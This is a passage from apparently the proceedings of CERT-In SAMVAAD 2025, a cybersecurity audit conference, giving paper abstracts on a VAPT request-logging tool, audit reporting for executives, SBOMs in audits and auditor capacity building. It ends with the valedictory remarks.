- Software Bill of Materials (SBOM) Generation – Secures the software supply chain security and transparency.

This session will equip auditors and security professionals with actionable strategies to assess, implement, and guide organizations in achieving compliance with CERT-In's

guidelines. This will help attendees not just pass audits but also build long-term resilience against evolving security threats.

Keywords: Secure SDLC, CERT-In compliance, threat modeling, automated security testing, SBOM, developer training, audit readiness, software security framework

Delegate ID: T-2151 / T-2213

Author & Presenter Name: Smt Mothe Sravani | Smt Akhila K S

Designation & Organization: Deputy Engineer, Bharat Electronics Limited

Title of the Paper: HTTP Method Counter and API Request Logger

Session: Day 3 | Session 9 | Hall: Oceanic | Track: Technical

Abstracts:

In the field of Vulnerability Assessment and Penetration Testing (VAPT), accurately tracking API requests and HTTP method usage within a web application is crucial for estimating testing efforts and maintaining security audits. Traditionally, this process involves manual data collection, which is time-consuming, error-prone, and inefficient. To address these challenges, we introduce the HTTP Method Counter and API Request Logger, a Python-based GUI tool designed to automate the collection, counting, and logging of API requests. The tool operates in two distinct modes:

- 1. Manual Mode** – The user inputs the web application's main URL, which opens in a browser. As the user navigates through the application, the tool captures API requests and HTTP methods in real-time. Once the browser session is closed, it displays the HTTP method count and prompts the user to save the API log in an Excel file.
- 2. Automatic Mode** – Users upload a HAR (HTTP Archive) file, which contains network request logs. The tool automatically abstracts and counts the HTTP methods, then generates an Excel file listing all API requests found within the HAR file.

This automation enhances efficiency, reduces manual effort and errors, and provides structured logging for better security analysis. The user-friendly interface ensures accessibility for security analysts, developers, and testers alike. By integrating automated data collection, accurate HTTP method counting, and comprehensive API logging, this tool significantly improves the VAPT planning and execution process. Future enhancements may include support for additional file formats and integrations with security testing frameworks.

Keywords: VAPT, API logging, HTTP method counter, HAR file analysis, Python GUI tool, automated testing, security audit, web application security

Delegate ID: XXXXX / M-1136

Author & Presenter Name: Shri Gurunathan Sridaran | Shri Deepak Chawla

Designation & Organization: Vice President | Senior Manager | Softcell Technologies
Global Pvt Ltd

Title of the Paper: Cybersecurity Audit Reporting: Communicating Findings to Non-Technical Stakeholders.

Session: Day 3 | Session 10 | Hall: Gold Coast | Track: Management

Abstracts:

Cybersecurity audit reporting is essential for bridging the gap between technical assessments and business decision making. However, effectively communicating findings to non-technical stakeholders remains a challenge. As Albert Einstein said, “If you can't explain it simply, you don't understand it well enough.” This paper explores best practices for structuring cybersecurity audit reports to ensure clarity, relevance, and actionability for executives, board members, and other non-technical audiences.

A well-structured cybersecurity audit report should use plain language, avoiding excessive jargon. Key findings must be summarized concisely, focusing on risks, business impact, and recommended actions. Visual aids, such as risk matrices and dashboards, help present complex data in an intuitive format. Aligning findings with business objectives ensures stakeholders understand security risks in financial, operational, and compliance contexts.

The paper also highlights storytelling techniques in cybersecurity reporting, framing risks and solutions in ways that resonate with stakeholders. Executive summaries, real-world analogies, and prioritization of critical threats enhance decision-making.

By adopting these approaches, cybersecurity professionals can improve stakeholder engagement, foster a security conscious culture, and ensure audit findings lead to actionable improvements rather than being lost in technical complexity.

Keywords: Cyber Security Audit, Audit Reporting, Executive Summary, Stakeholder Communication, Risk Matrices, Plain Language, Business Impact, Actionable Insights

Delegate ID: M-1231

Author & Presenter Shri Rahul Mishra

Designation & Organization: Technical Director | Innovador Infotech Pvt Ltd

Title of the Paper: Cybersecurity Audit Reporting: Communicating Findings to Non-Technical Stakeholders.

Session: Day 3 | Session 10 | Hall: Gold Coast | Track: Management

Abstracts:

Top management often struggles to comprehend IT security risks due to a lack of technical background and the highly technical nature of audit reports. This communication gap can lead to critical security vulnerabilities being overlooked, putting the organization at financial, operational, and reputational risk.

In executive summary security auditors must shift their approach by emphasizing the business impact of vulnerabilities rather than focusing solely on technical details. Instead of just identifying threats, they should illustrate how these risks translate into potential financial losses, regulatory penalties, customer trust erosion, and operational disruptions. Real-world consequences, such as data breaches leading to compliance violations or unpatched systems causing downtime, must be highlighted to drive urgency among leadership.

Additionally, audit reports should present not only the risks but also clear, cost-effective mitigation strategies that align with business priorities. By offering a roadmap for risk prioritization and implementation, management is more likely to take prompt action.

A proactive approach to cybersecurity ensures that security is recognized as a fundamental business risk rather than a technical issue. Effective communication will help bridge the gap between IT teams and top management, leading to stronger IT infrastructure, improved decision-making, and long-term business resilience.

Keywords: Executive Summary, Cyber Security Communication, Business Risk, Risk Mitigation, Audit Reporting, Financial Impact, Leadership Engagement, IT security Alignment

Delegate ID: T-2170 / T-2238

Author & Presenter Shri Yamal Patel | Shri Sanjeet Shaw

Designation & Organization: Services Consulting, Manager | Sr. Staff Consultant,
Synopsys Software Integrity Solutions (India) Pvt Ltd. Bangalore

Title of the Paper: Utilization of SBOM in Cybersecurity Audits

Session: Day 3 | Session 10 | Hall: Peninsula | Track: Technical

Abstracts:

In today's rapidly evolving threat landscape, understanding the composition of software within an enterprise is no longer optional—it's a necessity. A Software Bill of Materials (SBOM) has emerged as a critical tool in cybersecurity audits, providing visibility into the components that make up software applications and enabling organizations to manage vulnerabilities, compliance, and supply chain risks effectively. During our presentation, we will explore how SBOMs serve as a foundational element in risk assessment and governance by maintaining an up-to-date inventory of open-source and proprietary dependencies, organizations can systematically identify known vulnerabilities (e.g., CVEs) through automated security tools like Dependency-Track, CycloneDX, and Syft. This enables proactive risk mitigation, reducing exposure to supply chain attacks such as Log4j or SolarWinds-style breaches.

Furthermore, we will also deep dive into:

- How from an audit perspective, integrating SBOMs into cybersecurity frameworks aligns with compliance mandates like NIST SSDF, Executive Order 14028, and ISO 27001.
- How SBOM-driven audits streamline vulnerability assessments, enforce license compliance, and enhance software supply chain integrity.
- How automation can play a key role here—by leveraging SBOM ingestion tools with CI/CD pipelines, security teams can detect component changes, enforce policies, and generate real-time security reports.
- How to maximize SBOM utilization, technical leadership must focus on standardized formats (SPDX, CycloneDX), interoperability across security toolchains, and policy enforcement mechanisms.

- We will conclude with how future of cybersecurity audits lies in continuous monitoring, and SBOMs are the cornerstone of a transparent, resilient security posture.

Keywords: SBOM, software inventory, supply chain risk, vulnerability management, audit compliance, CI/CD security, NIST SSDF, CycloneDX

Delegate ID: XXXXX / T-2149

Author & Presenter Name: Shri Shivaprakash S Abburu | Shri Arunava Roy

Designation & Organization: Partner, Senior Consultant, Ernst & Young India LLP

Title of the Paper: Utilization of SBOM in Cybersecurity Audits

Session: Day 3 | Session 10 | Hall: Peninsula | Track: Technical

Abstracts:

In the increasingly complex world of software development, the applications are composed of several open-source and third-party software components, which makes them vulnerable to unknown threats. Organizations are required to meet the regulatory requirements for all components within their technology stack. However, due to the complex supply chain dependencies, auditors often struggle to obtain the necessary evidence to verify the compliance. The developers must have a transparent view of the software components used in the application to safeguard against vulnerabilities and auditors can leverage the same as evidence to validate any violations of regulatory requirements. Globally, regulators have mandated the use of Software Bill of Materials (SBOM) to track all the components in a software application or system. While SBOM can help organizations know the risk of using open-source and third-party components, they can also act as evidence for the auditors to confirm the existence of outdated, unauthorized, and vulnerable components, which may lead to a compliance violation. This study assesses the SBOM baseline requirements from the NTIA, CERT-In, and NIST to develop a comprehensive framework that measures the quality of SBOM in terms of data, process, and automation. This framework helps organizations prepare for a matured cybersecurity practice. Eventually auditors can rely on the SBOM as a single source of truth to understand all transitive dependencies and licensing terms that can help them in validating if the terms and conditions of any of the software components violates the cybersecurity regulations.

Keywords: SBOM, software compliance, open-source risk, supply chain security, regulatory audit, NTIA guidelines, transitive dependencies, cybersecurity framework

Delegate ID: T-2212

Author & Presenter Name: Shri Akhilesh Gopal Ghosh

Designation & Organization: VAPT-Team Lead | DigitalTrack Solutions Pvt Ltd

Title of the Paper: Utilization of SBOM in Cybersecurity Audits

Session: Day 3 | Session 10 | Hall: Peninsula | Track: Technical

Abstracts:

In today's interconnected digital world, most software products rely on countless third-party libraries, open-source components, and dependencies. While this speeds up development, it also creates hidden risks—vulnerabilities buried deep in the software supply chain. This is where a Software Bill of Materials (SBOM) becomes a powerful tool for cybersecurity audits.

An SBOM is like a detailed ingredient list for any software application, providing visibility into every component, library, and dependency used. In this session, we'll explore how integrating SBOMs into cybersecurity audits helps identify hidden risks that traditional testing often misses—such as outdated libraries, known CVEs, and third-party components with unresolved vulnerabilities.

The session will break down how SBOMs support vulnerability management, enable faster incident response, and even help meet regulatory and compliance requirements. Real-world examples will show how auditing teams can leverage SBOMs to trace risks back to their source, avoid supply chain attacks, and ensure transparency in complex software ecosystems.

We'll also address common challenges, such as incomplete SBOMs and false positives, and discuss best practices to make the most of this evolving approach. By the end of the session, attendees will understand why SBOMs are becoming essential in modern cybersecurity audits and how to effectively use them to strengthen software security posture. Whether you're a cybersecurity auditor, risk assessor, or part of a development team, this session will give you practical insights into securing what's often the most overlooked part of software - the ingredients.

Keywords: SBOM, software security, supply chain risk, open-source vulnerabilities, cybersecurity audit, CVE tracking, regulatory compliance, incident response

Delegate ID: T-2161

Author & Presenter Name: Shri Aravind Gnanabaskaran

Designation & Organization: AGM – Head of Cybersecurity Practice | Expleo Solutions Limited

Title of the Paper: Capacity Building on Security Audit

Session: Day 3 | Session 10 | Hall: Oceanic | Track: Management

Abstracts:

Objective: To determine a clear Capacity Building on Audits, aligns with the business and Organization scope. Introduction: In an era of increasing cyber threats, organizations must enhance their cybersecurity posture through rigorous cybersecurity audits. This capacity-building program aims to equip professionals with the knowledge and skills necessary to conduct effective cybersecurity audits, ensuring compliance with international security standards and best practices.

Methodology: Establishing process & procedure with desired policies for Security Audits. Pre-Assessment of requirements for Capacity Building for conducting Security Audits. Setting priority on Building capacity as per the Cyber Security Severity by conducting end to end Change management process. Fostering the Security as a Culture by preparing Security champion program organizing a training module for internal Stakeholders.

Structure: The program covers key areas, including risk assessment, vulnerability analysis, compliance frameworks (ISO 27001, NIST, GDPR, etc.), penetration testing, and incident response evaluation. Participants will engage in hands-on training, case studies, and real-world simulations to enhance their practical auditing capabilities.

Benefits: By fostering expertise in cybersecurity auditing, this initiative will empower organizations to proactively identify security gaps, mitigate risks, and improve their overall cybersecurity governance. The session will also emphasize the role of continuous monitoring, regulatory compliance, and emerging technologies in strengthening cyber defenses.

Results: A complete framework on Capacity Building on Audits.**Conclusion:** This initiative is essential for IT auditors, security professionals, compliance officers, and decision-makers seeking to build resilient cybersecurity frameworks.

Keywords: capacity building, cybersecurity audits, risk assessment, compliance frameworks, security governance, vulnerability analysis, audit training, cyber resilience

Delegate ID: M-1298

Author & Presenter Name: Dr Murty Ch A S

Designation & Organization: Scientist – G, C-DAC

Title of the Paper: Capacity building in auditing

Session: Day 3 | Session 10 | Hall: Oceanic | Track: Management

Abstracts:

In an era of escalating cyber threats, the role of auditing in strengthening organizational cybersecurity has never been more critical. Now the role of auditors becomes more crucial than ever. Organizations face an increasing number of sophisticated cyber threats, necessitating a robust auditing framework that goes beyond compliance checks to actively enhance cyber resilience. Capacity building in auditing is pivotal to achieving this goal, ensuring that auditors are equipped with the necessary knowledge, skills, and tools to effectively identify, assess, and mitigate cyber risks.

Capacity building in auditing involves a multi-faceted approach encompassing three key dimensions: human capital development, technological infrastructure, and methodological innovation. Human capital development involves targeted training programs, certification pathways, and continuous learning mechanisms that equip auditors with advanced threat detection, risk assessment, and strategic analysis skills. Technological infrastructure capacity focuses on integrating cutting-edge tools, artificial intelligence, and machine learning algorithms to enhance audit precision and predictive capabilities.

Case studies from leading organizations will illustrate how investments in auditor training, certification, and cross functional exercises have yielded measurable improvements in cyber preparedness. Also demonstrating how capacity building in auditing has helped organizations proactively address vulnerabilities and improve their cybersecurity posture. By fostering a culture of learning and adaptation, cybersecurity auditors can move beyond reactive measures to establish proactive auditing frameworks that contribute to long-term resilience.

The proposed approach demonstrates that effective capacity building is not merely about acquiring skills but creating a holistic ecosystem of continuous improvement, technological integration, and strategic thinking in cybersecurity auditing.

Keywords: cybersecurity auditing, capacity building, auditor training, cyber resilience, risk assessment, AI in audits, human capital development, proactive auditing.

CONFERENCE/EVENTS PHOTO GALLERY



*Shri S. Krishnan, Secretary, MeitY, delivering
the Keynote Address – Cert-In SAMVAAD 2025*



Lamp-lighting ceremony - inauguration of CERT-In SAMVAAD 2025



Dr. Sanjay Bhal, Director General, CERT-In delivering the Welcome Address - CERT-In SAMVAAD 2025



Shri Ashutosh Bahuguna addressing participants - CERT-In SAMVAAD 2025



Distinguished dignitaries during the Special Session - CERT-In SAMVAAD 2025



Participants during Gamification – CERT-In SAMVAAD 2025



Organizing Team - CERT-In SAMVAAD 2025

VALEDICTORY ADDRESS

Shri Ashutosh Bahuguna, Scientist 'E', CERT-In

Shri Ashutosh Bahuguna, Scientist 'E', CERT-In, emphasized the collective responsibility of the auditing community to carry forward the learnings and insights from *CERT-In SAMVAAD 2025*. He highlighted the significant role of information security auditors in strengthening India's digital ecosystem and underscored the need for continuous skill enhancement to stay abreast with emerging threats. Shri Bahuguna commended the participants for their active engagement across both management and technical tracks, noting that the discussions and knowledge-sharing sessions would contribute immensely to advancing audit practices. He urged auditing organizations to institutionalize best practices, leverage automation, and embrace innovation in order to deliver high-quality and future-ready cybersecurity audits.

Shri K. V. Ramesh, Managing Director, SkillsDA

Shri K. V. Ramesh, Managing Director, SkillsDA, appreciated the successful organization of the 03 days conference and reiterated the importance of capacity building in the cybersecurity audit domain. He stressed the need for strong academia-industry-government collaboration to develop a sustainable pipeline of skilled auditors capable of handling complex digital ecosystems. Shri Ramesh highlighted that the collaborated efforts showcased by CERT-In and SkillsDA demonstrate a strong commitment to nurturing talent, advancing technical expertise, and strengthening the nation's cyber audit ecosystem. He congratulated all participating organizations for their contributions and urged them to continue driving innovation and sharing best practices beyond the conference.

इबलवावद 2025



Contact Us

empanelment@cert-in.org.in